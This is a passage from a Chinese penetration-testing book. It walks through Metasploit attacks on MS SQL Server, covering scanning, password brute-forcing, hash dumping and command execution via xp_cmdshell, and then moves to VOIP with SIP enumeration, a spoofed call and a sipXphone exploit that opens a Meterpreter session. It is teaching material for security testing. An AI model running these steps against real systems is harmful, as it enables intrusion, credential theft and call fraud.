192.168.65.1  1433  tcp    ms-sql-s  open   Microsoft SQL Server 2008 10.0.1600; RTM
```

5

在上面的图中，我们测试了端口1433，该端口运行着一个SQL Server的TCP实例。可以清楚地看到这个端口现在是开放的。

接下来检查是否有一个SQL Server的UDP实例在目标上运行，这一点可以通过一个对UDP端口1434的服务侦测扫描来实现，如下图所示。

```
msf > db_nmap -sU -sV -p1434 192.168.65.1
[*] Nmap: Starting Nmap 6.25 ( http://nmap.org ) at 2014-04-27 18:01 UTC
[*] Nmap: Nmap scan report for 192.168.65.1
[*] Nmap: Host is up (0.00095s latency).
[*] Nmap: PORT     STATE SERVICE   VERSION
[*] Nmap: 1434/udp open  ms-sql-m Microsoft SQL Server 10.0.1600.22 (ServerName: WIN8; TCPPort: 1433)
[*] Nmap: MAC Address: 00:50:56:C0:00:08 (VMware)
[*] Nmap: Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
[*] Nmap: Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 1.17 seconds
msf > services

Services
========

host          port  proto  name      state  info
----          ----  -----  ----      -----  ----
192.168.65.1  1433  tcp    ms-sql-s  open   Microsoft SQL Server 2008 10.0.1600; RTM
192.168.65.1  1434  udp    ms-sql-m  open   Microsoft SQL Server 10.0.1600.22 ServerName: WIN8; TCPPort: 1433
```

可以清楚地看到，当我们试图对UDP端口1434进行扫描时，Nmap向我们展示了一些关于目标SQL Server的附加信息，比如SQL Server的版本以及服务器的名称WIN8。

现在使用内置的Nmap脚本来获得一些关于目标数据库的附加信息。

```
msf > db_nmap -sU --script=ms-sql-info -p1434 192.168.65.1
[*] Nmap: Starting Nmap 6.25 ( http://nmap.org ) at 2014-04-27 18:13 UTC
[*] Nmap: Nmap scan report for 192.168.65.1
[*] Nmap: Host is up (0.0011s latency).
[*] Nmap: PORT     STATE         SERVICE
[*] Nmap: 1434/udp open|filtered ms-sql-m
[*] Nmap: MAC Address: 00:50:56:C0:00:08 (VMware)
[*] Nmap: Host script results:
[*] Nmap: | ms-sql-info:
[*] Nmap: |   Windows server name: WIN8
[*] Nmap: |   [192.168.65.1\MSSQLSERVER]
[*] Nmap: |     Instance name: MSSQLSERVER
[*] Nmap: |     Version: Microsoft SQL Server 2008 RTM
[*] Nmap: |       Version number: 10.00.1600.00
[*] Nmap: |       Product: Microsoft SQL Server 2008
[*] Nmap: |       Service pack level: RTM
[*] Nmap: |       Post-SP patches applied: No
[*] Nmap: |     TCP port: 1433
[*] Nmap: |     Named pipe: \\192.168.65.1\pipe\sql\query
[*] Nmap: |_    Clustered: No
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 0.58 seconds
msf >
```

使用`ms-sql-info`脚本将会使Nmap对MS SQL的扫描更加精确。我们可以看到获得了更多的信息，例如命名管道、聚类分析信息、实例、版本、产品信息以及大量的其他信息。

### 5.2.3　使用 Metasploit 的模块进行扫描

现在使用Metasploit中用于MS SQL的专门模块，并查看通过这些模块可以帮助我们获得哪些信息。要使用的第一个辅助模块是`mssql_ping`，这个模块会收集一些其他的服务信息。

好的，现在载入这个模块并开始这次扫描，如下图所示。

```
msf > use auxiliary/scanner/mssql/mssql_ping
msf  auxiliary(mssql_ping) > set RHOSTS 192.168.65.1
RHOSTS => 192.168.65.1
msf  auxiliary(mssql_ping) > run

[*] SQL Server information for 192.168.65.1:
[+]    ServerName      = WIN8
[+]    InstanceName    = MSSQLSERVER
[+]    IsClustered     = No
[+]    Version         = 10.0.1600.22
[+]    tcp             = 1433
[+]    np              = \\WIN8\pipe\sql\query
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf  auxiliary(mssql_ping) >
```

正如上图所示，我们获得了几乎完全相同的信息。但是与Nmap相比，Metasploit辅助模块返回的结果显然可读性更强。来用MSF模块完成一些Nmap无法完成的任务。

## 5.2.4 暴力破解密码

在渗透测试数据库中的下一步是对身份验证模式进行精确的检测。Metasploit中含有一个名为`mssql_login`的内置模块。我们作为身份验证的测试者，可以使用这个模块来对MS SQL数据库中的用户名和密码进行暴力破解。

现在载入这个模块并分析这个结果。

```
msf > use auxiliary/scanner/mssql/mssql_login
msf  auxiliary(mssql_login) > set RHOSTS 192.168.65.1
RHOSTS => 192.168.65.1
msf  auxiliary(mssql_login) > run

[*] 192.168.65.1:1433 - MSSQL - Starting authentication scanner.
[*] 192.168.65.1:1433 MSSQL - [1/2] - Trying username:'sa' with password:''
[+] 192.168.65.1:1433 - MSSQL - successful login 'sa' : ''
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf  auxiliary(mssql_login) >
```



运行了这个模块之后，它会首先使用系统的默认用户名和密码进行测试。这个默认用户名就是`sa`，而默认的密码则是空。如果使用这个组合成功登录，我们就可以知道默认的用户名和密码还在使用之中。此外，如果使用`sa`账户并不能成功登录，那么就需要使用更多的登录凭证去进行测试。为了完成这项任务，我们将参数`USER_FILE`和`PASS_FILE`的值分别设置为进行破解所要使用的用户名和密码字典文件的名字，然后对DBMS的用户名和密码进行暴力破解。

```
msf > use auxiliary/scanner/mssql/mssql_login
msf  auxiliary(mssql_login) > show options

Module options (auxiliary/scanner/mssql/mssql_login):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   BLANK_PASSWORDS      true             no        Try blank passwords for all users
   BRUTEFORCE_SPEED     5                yes       How fast to bruteforce, from 0 to 5
   PASSWORD                              no        A specific password to authenticate with
   PASS_FILE                             no        File containing passwords, one per line
   RHOSTS                                yes       The target address range or CIDR identifier
   RPORT                1433             yes       The target port
   STOP_ON_SUCCESS      false            yes       Stop guessing when a credential works for a host
   THREADS              1                yes       The number of concurrent threads
   USERNAME             sa               no        A specific username to authenticate as
   USERPASS_FILE                         no        File containing users and passwords separated by space, one pair per l
ne
   USER_AS_PASS         true             no        Try the username as the password for all users
   USER_FILE                             no        File containing usernames, one per line
   USE_WINDOWS_AUTHENT  false            yes       Use windows authentication
   VERBOSE              true             yes       Whether to print output for all attempts
```

来设定渗透需要的几个参数：`USER_FILE`、`PASS_FILE`以及`RHOSTS`。只有设定了这些参数，模块才能正常运行。我们对这几个参数进行如下设置。

```
msf  auxiliary(mssql_login) > set USER_FILE user.txt
USER_FILE => user.txt
msf  auxiliary(mssql_login) > set PASS_FILE pass.txt
PASS_FILE => pass.txt
msf  auxiliary(mssql_login) > set RHOSTS 192.168.65.1
RHOSTS => 192.168.65.1
msf  auxiliary(mssql_login) >
```

现使用这个模块来对目标数据库服务器进行攻击，输出如下图所示。

```
[*] 192.168.65.1:1433 MSSQL - [02/36] - Trying username:'sa ' with password:''
[+] 192.168.65.1:1433 - MSSQL - successful login 'sa ' : ''
[*] 192.168.65.1:1433 MSSQL - [03/36] - Trying username:'nipun' with password:''
[-] 192.168.65.1:1433 MSSQL - [03/36] - failed to login as 'nipun'
[*] 192.168.65.1:1433 MSSQL - [04/36] - Trying username:'apex' with password:''
[-] 192.168.65.1:1433 MSSQL - [04/36] - failed to login as 'apex'
[*] 192.168.65.1:1433 MSSQL - [05/36] - Trying username:'nipun' with password:'nipun'
[-] 192.168.65.1:1433 MSSQL - [05/36] - failed to login as 'nipun'
[*] 192.168.65.1:1433 MSSQL - [06/36] - Trying username:'apex' with password:'apex'
[-] 192.168.65.1:1433 MSSQL - [06/36] - failed to login as 'apex'
[*] 192.168.65.1:1433 MSSQL - [07/36] - Trying username:'nipun' with password:'12345'
[+] 192.168.65.1:1433 - MSSQL - successful login 'nipun' : '12345'
[*] 192.168.65.1:1433 MSSQL - [08/36] - Trying username:'apex' with password:'12345'
[-] 192.168.65.1:1433 MSSQL - [08/36] - failed to login as 'apex'
[*] 192.168.65.1:1433 MSSQL - [09/36] - Trying username:'apex' with password:'123456'
[-] 192.168.65.1:1433 MSSQL - [09/36] - failed to login as 'apex'
[*] 192.168.65.1:1433 MSSQL - [10/36] - Trying username:'apex' with password:'18101988'
[-] 192.168.65.1:1433 MSSQL - [10/36] - failed to login as 'apex'
[*] 192.168.65.1:1433 MSSQL - [11/36] - Trying username:'apex' with password:'12121212'
[-] 192.168.65.1:1433 MSSQL - [11/36] - failed to login as 'apex'
```

正如上面的结果展示的，我们看到了两条与数据库相匹配的用户名和密码信息，还找到了默认用户名`sa`，它的密码为空。另外，还发现了另一个用户名为`nipun`、密码为`12345`的登录凭证。

### 5.2.5　查找/捕获服务器的口令

现在我们已经取得了`sa`和`nipun`两个数据库用户的登录凭证。接下来通过使用其中一个来获取其他用户的登录凭证。可以使用`mssql_hashdump`模块来完成这个任务。让我们查看这个模块的工作过程，并从这个模块成功完成后提供的所有信息中进行调查。

```
msf > use auxiliary/scanner/mssql/mssql_hashdump
msf  auxiliary(mssql_hashdump) > set RHOSTS 192.168.65.1
RHOSTS => 192.168.65.1
msf  auxiliary(mssql_hashdump) > show options

Module options (auxiliary/scanner/mssql/mssql_hashdump):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   PASSWORD                              no        The password for the specified username
   RHOSTS               192.168.65.1     yes       The target address range or CIDR identifier
   RPORT                1433             yes       The target port
   THREADS              1                yes       The number of concurrent threads
   USERNAME             sa               no        The username to authenticate as
   USE_WINDOWS_AUTHENT  false            yes       Use windows authentification (requires DOMAIN o
ption set)

msf  auxiliary(mssql_hashdump) > run

[*] Instance Name: nil
[+] 192.168.65.1:1433 - Saving mssql05.hashes = sa:0100937f739643eebf33bc464cc6ac8d2fda70f31c6d5c8
ee270
[+] 192.168.65.1:1433 - Saving mssql05.hashes = ##MS_PolicyEventProcessingLogin##:01003869d680adf6
3db291c6737f1efb8e4a481b02284215913f
[+] 192.168.65.1:1433 - Saving mssql05.hashes = ##MS_PolicyTsqlExecutionLogin##:01008d22a249df5ef3
b79ed321563a1dccdc9cfc5ff954dd2d0f
[+] 192.168.65.1:1433 - Saving mssql05.hashes = nipun:01004bd5331c2366db85cb0de6eaf12ac1c91755b116
60358067
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf  auxiliary(mssql_hashdump) > █
```

我们已经获得数据库服务器中其他用户密码的哈希值。现在可以使用第三方工具来对这些哈希值进行破解，这样就可以提升权限或者获得其他数据库和表的权限。

## 5.2.6 浏览 SQL Server

我们在上一节中取得了目标数据库的用户名和密码。现在可以登录到这个服务器上，从该数据库收集重要的信息，比如存储过程、数据库的数量和名称、可登录到数据库的Windows组、数据库中的文件以及一些参数。

为了实现这个目的，可以使用mssql_enum。接下来看看如何在目标数据库上运行这个模块。

```
msf > use auxiliary/admin/mssql/mssql_enum
msf  auxiliary(mssql_enum) > show options

Module options (auxiliary/admin/mssql/mssql_enum):

   Name                 Current Setting  Required  Description
   ----                 ---------------  --------  -----------
   PASSWORD                              no        The password for the specif
ied username
   Proxies                               no        Use a proxy chain
   RHOST                                 yes       The target address
   RPORT                1433             yes       The target port
   USERNAME             sa               no        The username to authenticat
e as
   USE_WINDOWS_AUTHENT  false            yes       Use windows authentificatio
n (requires DOMAIN option set)

msf  auxiliary(mssql_enum) > set USERNAME nipun
USERNAME => nipun
msf  auxiliary(mssql_enum) > set password 123456
password => 123456
msf  auxiliary(mssql_enum) > run
```

5

当mssql_enum运行起来之后，就可以收集到该数据库的大量信息。来看看它都为我们提供了什么信息。

```
msf  auxiliary(mssql_enum) > set RHOST 192.168.65.1
RHOST => 192.168.65.1
msf  auxiliary(mssql_enum) > run

[*] Running MS SQL Server Enumeration...
[*] Version:
[*]     Microsoft SQL Server 2008 (RTM) - 10.0.1600.22 (Intel X86)
[*]             Jul  9 2008 14:43:34
[*]             Copyright (c) 1988-2008 Microsoft Corporation
[*]             Developer Edition on Windows NT 6.2 <X86> (Build 9200: )
[*] Configuration Parameters:
[*]     C2 Audit Mode is Not Enabled
[*]     xp_cmdshell is Enabled
[*]     remote access is Enabled
[*]     allow updates is Not Enabled
[*]     Database Mail XPs is Not Enabled
[*]     Ole Automation Procedures are Enabled
[*] Databases on the server:
[*]     Database name:master
[*]     Database Files for master:
[*]             C:\Program Files\Microsoft SQL Server\MSSQL10.MSSQLSERVER\MSSQ
L\DATA\master.mdf
```

正如我们看到的那样，这个模块几乎展示了数据库的所有信息，例如存储过程、数据库的名称和数量、被禁用的账户，等等。

我们将会在5.2.7节的第一部分中看到如何绕过一些禁用的存储过程。另外，如xp_cmdshell之类的过程可能会导致整个数据库被渗透。可以从上面的图中看到该服务器中xp_cmdshell是可用的。接着我们查看mssql_enum模块还提供了哪些信息。

```
[*] System Admin Logins on this Server:
[*]     sa
[*]     NT AUTHORITY\SYSTEM
[*]     NT SERVICE\MSSQLSERVER
[*]     win8\Nipun
[*]     NT SERVICE\SQLSERVERAGENT
[*]     nipun
[*] Windows Logins on this Server:
[*]     NT AUTHORITY\SYSTEM
[*]     win8\Nipun
[*] Windows Groups that can logins on this Server:
[*]     NT SERVICE\MSSQLSERVER
[*]     NT SERVICE\SQLSERVERAGENT
[*] Accounts with Username and Password being the same:
[*]     No Account with its password being the same as its username was found.
[*] Accounts with empty password:
[*]     sa
[*] Stored Procedures with Public Execute Permission found:
[*]     sp_replsetsyncstatus
[*]     sp_replcounters
[*]     sp_replsendtoqueue
[*]     sp_resyncexecutesql
[*]     sp_prepexecrpc
[*]     sp_repltrans
[*]     sp_xml_preparedocument
[*]     xp_qv
[*]     xp_getnetname
[*]     sp_releaseschemalock
[*]     sp_refreshview
[*]     sp_replcmds
[*]     sp_unprepare
[*]     sp_resyncprepare
```

可以从上面的屏幕截图中看到大量的信息。这里面包括了一个存储过程的列表，一些密码为空的账户，数据库的Windows登录名以及管理员登录名。

## 5.2.7　后渗透/执行系统命令

在收集够了关于目标的信息以后，让我们在目标数据库上完成一些后渗透攻击。为了完成后渗透攻击，可以使用两个不同但都十分方便的模块。第一个要使用的模块是mssql_sql，凭借它将可以在数据库上运行SQL查询。第二个要使用的模块是mssql_exec，它可以启用已经被禁用的xp_cmdshell，从而允许执行系统级的命令。

### 1. 重新载入xp_cmdshell功能

模块mssql_exec将会通过重新载入禁用的xp_cmdshell功能来运行系统级的命令。这个模块需要设置要执行的系统命令的CMD选项。让我们查看一下这个过程。

```
msf > use auxiliary/admin/mssql/mssql_exec
msf auxiliary(mssql_exec) > set CMD 'ipconfig'
CMD => ipconfig
msf auxiliary(mssql_exec) > run

[*] 202.165.236.2:1433 - The server may have xp_cmdshell disabled, t
rying to enable it...
[*] 202.165.236.2:1433 - SQL Query: EXEC master..xp_cmdshell 'ipconf
ig'
```

完成了mssql_exec模块的运行之后，屏幕上将会显示出如下图所示的结果。

```
Connection-specific DNS Suffix  . :
Connection-specific DNS Suffix  . :
Default Gateway . . . . . . . . . :
Default Gateway . . . . . . . . . :
Default Gateway . . . . . . . . . :
Default Gateway . . . . . . . . . : 192.168.43.1
IPv4 Address. . . . . . . . . . . : 192.168.19.1
IPv4 Address. . . . . . . . . . . : 192.168.43.240
IPv4 Address. . . . . . . . . . . : 192.168.56.1
IPv4 Address. . . . . . . . . . . : 192.168.65.1
Link-local IPv6 Address . . . . . : fe80::59c2:8146:3f3d:6634%26
Link-local IPv6 Address . . . . . : fe80::9ab:3741:e9f0:b74d%12
Link-local IPv6 Address . . . . . : fe80::9dec:d1ae:5234:bd41%24
Link-local IPv6 Address . . . . . : fe80::c83f:ef41:214b:bc3e%21
Media State . . . . . . . . . . . : Media disconnected
Media State . . . . . . . . . . . : Media disconnected
Media State . . . . . . . . . . . : Media disconnected
Media State . . . . . . . . . . . : Media disconnected
Media State . . . . . . . . . . . : Media disconnected
Media State . . . . . . . . . . . : Media disconnected
Media State . . . . . . . . . . . : Media disconnected
Media State . . . . . . . . . . . : Media disconnected
Media State . . . . . . . . . . . : Media disconnected
Subnet Mask . . . . . . . . . . . : 255.255.255.0
Subnet Mask . . . . . . . . . . . : 255.255.255.0
Subnet Mask . . . . . . . . . . . : 255.255.255.0
Subnet Mask . . . . . . . . . . . : 255.255.255.0
```

结果窗口中清楚地显示了对目标数据库服务器成功执行的系统命令。

#### 2. 运行SQL查询命令

可以使用mssql_sql模块对目标数据库服务器执行SQL查询命令。你只需将SQL参数的值设定为一条有效的数据库查询命令，这条命令就会被执行，如下图所示。

```
msf > use auxiliary/admin/mssql/mssql_sql
msf  auxiliary(mssql_sql) > run

[*] SQL Query: select @@version
[*] Row Count: 1 (Status: 16 Command: 193)



 NULL
 ----
 Microsoft SQL Server 2008 (RTM) - 10.0.1600.22 (Intel X86)
        Jul  9 2008 14:43:34
        Copyright (c) 1988-2008 Microsoft Corporation
        Developer Edition on Windows NT 6.2 <X86> (Build 9200: )


[*] Auxiliary module execution completed
msf  auxiliary(mssql_sql) > 
```

将SQL参数的值设置为`select @@version`。数据库成功执行这条查询命令之后，我们就可以获悉这个数据库的版本了。

按照之前的步骤，可以使用Metasploit来测试出各种数据库的漏洞。

推荐一个对MySQL进行渗透测试的优质学习资源：http://pentestlab.wordpress.com/212/7/27/attacking-mysql-with-metasploit/。

## 5.3　VOIP 渗透测试

现在的重点是测试支持VOIP的服务，并学习如何找到可能影响VOIP服务的各种漏洞。

### 5.3.1　VOIP 的基本原理

相比传统的电话服务，VOIP的价格要低廉很多。相比传统的电信业务，VOIP更加灵活，也提供了各种特性，例如多样的扩展性、来电显示服务、日志服务、每次通话的录音，等等。最近许多公司都推出了用于IP电话服务的**专用交换机**（Private Branch eXchange,PBX）。

无论是传统的还是现代的电话系统在面对物理线路的攻击时都还显得十分脆弱。例如，一个攻击者改变了电话线路的连接情况，将受害者的电话线路连接到了自己这里。他将可以使用自己的设备接听本来是打给受害者的电话，也能够以受害者的号码拨打外部的电话，同样可以使用这个线路来上网或者发送、接收传真。

在对VOIP进行渗透的时候，可以不用改变受害者的电话线路。不过，如果你并不了解关于VOIP的基础知识以及工作原理，那么这次渗透将会是十分困难的工作。这部分内容将会向我们指明如何在不挟持电话线路的情况下成功渗透一个VOIP网络。

#### 1. PBX简介

在中小型企业中，PBX是一个性价比很高的电话通信解决方案。因为它非常灵活，实现了各房间和各楼层之间的通信。大型公司也可能会选择PBX，主要因为要将每一条电话线路单独与外界联通是一项很麻烦的工作。一个PBX包括以下几个部分。


- 连接到PBX上的电话中继线。
- 一台用来管理所有通过PBX打进或打出的电话的计算机。
- PBX通信线路网络。
- 一个手动操作的控制台或者总机。

#### 2. VOIP服务的类型

可以将VOIP技术分成三种不同的类型，现在来看看它们都是什么。

### 3. 自托管网络

在这种类型的网络中，PBX通常被安装在客户端的页面本身，与**Internet 服务提供商**（Internet Service Provider，ISP）建立远程连接。这种类型的网络连接通常通过大量的虚拟局域网向PBX设备发送VOIP数据流量，这些流量会被转发给**公用电话交换网**（Public Switched Telephone Network，PSTN）和ISP以进行线路交换和建立互联网连接。下图给出了一个图形化的例子。




### 4. 托管服务

在托管服务类型的VOIP技术中，客户端都不存在PBX。但是，所有设备都是在客户端通过互联网连接到服务提供商的PBX，也就是使用IP/VPN技术通过**会话初始协议**（Session Initiation Protocol，SIP）线路连接的。

让我们在下图的帮助下看看这项技术是如何实现的。




5

#### 5. SIP服务提供商

互联网上有很多的SIP服务提供商，他们提供了可以直接使用的VOIP服务。此外，可以使用任何客户端去接入VOIP服务，例如Xlite，如下图所示。




## 5.3.2　对 VOIP 服务踩点

可以使用Metasploit内置的SIP扫描模块工具来对网络中的VOIP设备进行踩点。这里有一个极为著名的SIP端点扫描程序（SIP endpoint scanner）就内置在Metasploit中，可以通过让这个扫描器发出各种SIP服务的options请求来查找网络上启用了SIP服务的设备。

继续使用/auxiliary/scanner/sip下的options辅助模块对VOIP进行扫描，并对扫描的结果进行分析。这里的目标是一个运行了Asterisk PBX VOIP客户端的XP系统。通过载入一个辅助模块来扫描网络中的SIP服务，如下图所示。

```
msf > use auxiliary/scanner/sip/options
msf  auxiliary(options) > show options

Module options (auxiliary/scanner/sip/options):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to probe in each se
t
   CHOST                       no        The local client address
   CPORT      5060             no        The local client port
   RHOSTS                      yes       The target address range or CIDR identi
fier
   RPORT      5060             yes       The target port
   THREADS    1                yes       The number of concurrent threads
   TO         nobody           no        The destination username to probe at ea
ch host
```

可以看到在auxiliary/scanner/sip/options辅助模块中有很多可以配置的选项，这里必须进行配置的选项只有RHOSTS。当对大型网络进行配置的时候，可以使用**无类别域际路由选择**（Classless Inter Domain Routing，CIDR）格式来定义IP地址段。当模块运行起来后，将会开始扫描指定IP范围内可能使用SIP服务的设备，运行这个模块的过程如下图所示。

```
msf  auxiliary(options) > set RHOSTS 192.168.65.1/24
RHOSTS => 192.168.65.1/24
msf  auxiliary(options) > run

[*] 192.168.65.128 sip:nobody@192.168.65.0 agent='TJUQBGY'
[*] 192.168.65.128 sip:nobody@192.168.65.128 agent='hAG'
[*] 192.168.65.129 404 agent='Asterisk PBX' verbs='INVITE, ACK, CANCEL, OPTIONS,
 BYE, REFER, SUBSCRIBE, NOTIFY'
[*] 192.168.65.128 sip:nobody@192.168.65.255 agent='68T9c'
[*] 192.168.65.129 404 agent='Asterisk PBX' verbs='INVITE, ACK, CANCEL, OPTIONS,
 BYE, REFER, SUBSCRIBE, NOTIFY'
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf  auxiliary(options) > 
```

我们清楚地看到，这个模块在成功运行之后会返回给我们许多使用了SIP服务的设备的IP相关信息。这些SIP服务包括agent（它指示PBX的名称和版本）和verbs（它定义PBX支持的请求的类型）。因此，可以使用这个模块来收集网络上的SIP服务的相关信息。

5

## 5.3.3 扫描 VOIP 服务

找出目标所支持的各种选项的请求信息后，现在让我们使用另一个Metasploit模块auxiliary/scanner/sip/enumerator来对VOIP服务进行扫描和用户列举。这个模块对目标范围内的VOIP服务进行扫描，并试图列举出所有用户。下面来看一下这个模块的功能。

```
msf  auxiliary(enumerator) > show options

Module options (auxiliary/scanner/sip/enumerator):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to probe in each set
   CHOST                       no        The local client address
   CPORT      5060             no        The local client port
   MAXEXT     9999             yes       Ending extension
   METHOD     REGISTER         yes       Enumeration method to use OPTIONS/REGISTER
   MINEXT     0                yes       Starting extension
   PADLEN     4                yes       Cero padding maximum length
   RHOSTS     192.168.65.128   yes       The target address range or CIDR identifier
   RPORT      5060             yes       The target port
   THREADS    1                yes       The number of concurrent threads
```

上图列举了这个模块的所有选项。为了能使用该模块，必须对其中的一些选项进行设置。

```
msf  auxiliary(enumerator) > set MINEXT 3000
MINEXT => 3000
msf  auxiliary(enumerator) > set MAXEXT 3005
MAXEXT => 3005
msf  auxiliary(enumerator) > set PADLEN 4
PADLEN => 4
```

如图所示，我们设置了MAXEXT、MINEXT、PADLEN和RHOSTS选项。

在上图中使用的列举模块中，我们分别将MINEXT和MAXEXT的值定义为3000和3005。MINEXT是查找分机号码的起始地址，MAXEXT是查找分机号码的结束地址。可以将这些选项设置成一个相当大的范围，例如将MINEXT设置为0，将MAXEXT设置为9999，这样将会在0~9999地址范围内使用VOIP服务的分机号码中查找用户。

接下来为RHOSTS变量赋一个CIDR格式的值来运行这个模块，从而扫描目标范围内的计算机，如下图所示。

```
msf  auxiliary(enumerator) > set RHOSTS 192.168.65.0/24
RHOSTS => 192.168.65.0/24
```

将RHOSTS的值设定为192.168.65.0/24，该模块将会扫描整个目标子网。现在运行这个模块，可以看到如下显示。

```
msf  auxiliary(enumerator) > run

[*] Found user: 3000 <sip:3000@192.168.65.129> [Open]
[*] Found user: 3001 <sip:3001@192.168.65.129> [Open]
[*] Found user: 3002 <sip:3002@192.168.65.129> [Open]
[*] Found user: 3000 <sip:3000@192.168.65.255> [Open]
[*] Found user: 3001 <sip:3001@192.168.65.255> [Open]
[*] Found user: 3002 <sip:3002@192.168.65.255> [Open]
[*] Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
```

扫描结果显示了大量使用了SIP服务的用户。另外，由于之前设置了MAXEXT和MINEXT的值，该模块只扫描了分机号码为3000~3005的用户，一个分机号码可以被看作是一个特定网络中用户的地址。

## 5.3.4　欺骗性的 VOIP 电话

在获得了足够多的关于使用SIP服务的用户信息之后，使用Metasploit来伪造一次欺骗性的通话。这里有一个用户在Windows XP上运行着SipXphone 2.0.6.27，可以使用auxiliary/voip/sip_invite_spoof模块来向他发送一个伪造的会话请求，过程如下图所示。

```
msf > use auxiliary/voip/sip_invite_spoof
msf  auxiliary(sip_invite_spoof) > show options

Module options (auxiliary/voip/sip_invite_spoof):

   Name       Current Setting         Required  Description
   ----       ---------------         --------  -----------
   DOMAIN                             no        Use a specific SIP domain
   EXTENSION  4444                    no        The specific extension or name to target
   MSG        The Metasploit has you  yes       The spoofed caller id to send
   RHOSTS     192.168.65.129          yes       The target address range or CIDR identifier
   RPORT      5060                    yes       The target port
   SRCADDR    192.168.1.1             yes       The sip address the spoofed call is coming from
   THREADS    1                       yes       The number of concurrent threads

msf  auxiliary(sip_invite_spoof) > back
msf > use auxiliary/voip/sip_invite_spoof
msf  auxiliary(sip_invite_spoof) > set RHOSTS 192.168.65.129
RHOSTS => 192.168.65.129
msf  auxiliary(sip_invite_spoof) > set EXTENSION 4444
EXTENSION => 4444
```

我们将参数RHOSTS的值设定为目标的IP地址，将EXTENSION设定为4444。SRCADDR的值保持为192.168.1.1，这个值就是我们拨打电话时伪造的源地址。


好了，现在运行这个模块。

```
msf  auxiliary(sip_invite_spoof) > run

[*] Sending Fake SIP Invite to: 4444@192.168.65.129
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

5

现在查看受害者的客户端。



可以清楚地看到，电话软件显示有来电了。显示的来电IP为`192.168.1.1`，同时也显示了来自Metasploit的预定义消息。

### 5.3.5　对 VOIP 进行渗透


如果想获得系统的完全控制权限，也可以尝试对电话软件进行渗透。在上一个场景中，我们已经获得了目标的IP地址，接下来让我们使用Metasploit对其进行渗透。在Kali操作系统中包含了专门设计测试VOIP服务的工具。

下面提供了一个可以用来渗透VOIP服务的工具列表。

- Smap
- Sipscan
- Sipsak
- Voipong
- Svmap

现在返回到渗透的内容，在Metasploit中同样包含了很多用来渗透VOIP软件的功能模块，我们来看一个这样的例子。

这里要渗透的目标程序是sipXphone Version 2.0.6.27，该应用的图形化界面如下图所示。



#### 1. 关于漏洞

这个漏洞在该应用处理Cseq值的时候产生。发送一个超出指定长度的字符串将会引起该程序崩溃，同时还会导致攻击者运行恶意代码并获得系统的管理权限。

#### 2. 对应用的渗透攻击

现在开始使用Metasploit对sipXphone Version 2.0.6.27进行渗透。要用到的渗透模块为exploit/windows/sip/sipxphone_cseq。在Metasploit中启动这个模块，并设置必要的选项。

```
msf > use exploit/windows/sip/sipxphone_cseq
msf  exploit(sipxphone_cseq) > set RHOST 192.168.65.129
RHOST => 192.168.65.129
msf  exploit(sipxphone_cseq) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf  exploit(sipxphone_cseq) > set LHOST 192.168.65.128
LHOST => 192.168.65.128
msf  exploit(sipxphone_cseq) > exploit
```

这里必须设置RHOST、LHOST、和payload的值。当一切设置完毕之后，开始对目标程序进行渗透，这个过程如下图所示。

```
msf  exploit(sipxphone_cseq) > exploit

[*] Started bind handler
[*] Trying target SIPfoundry sipXphone 2.6.0.27 Universal...
[*] Sending stage (752128 bytes) to 192.168.65.129
[*] Meterpreter session 2 opened (192.168.65.128:42522 -> 192.168.65.129:4444) at 2013-09-05 15:27:57 +0530

meterpreter >
```

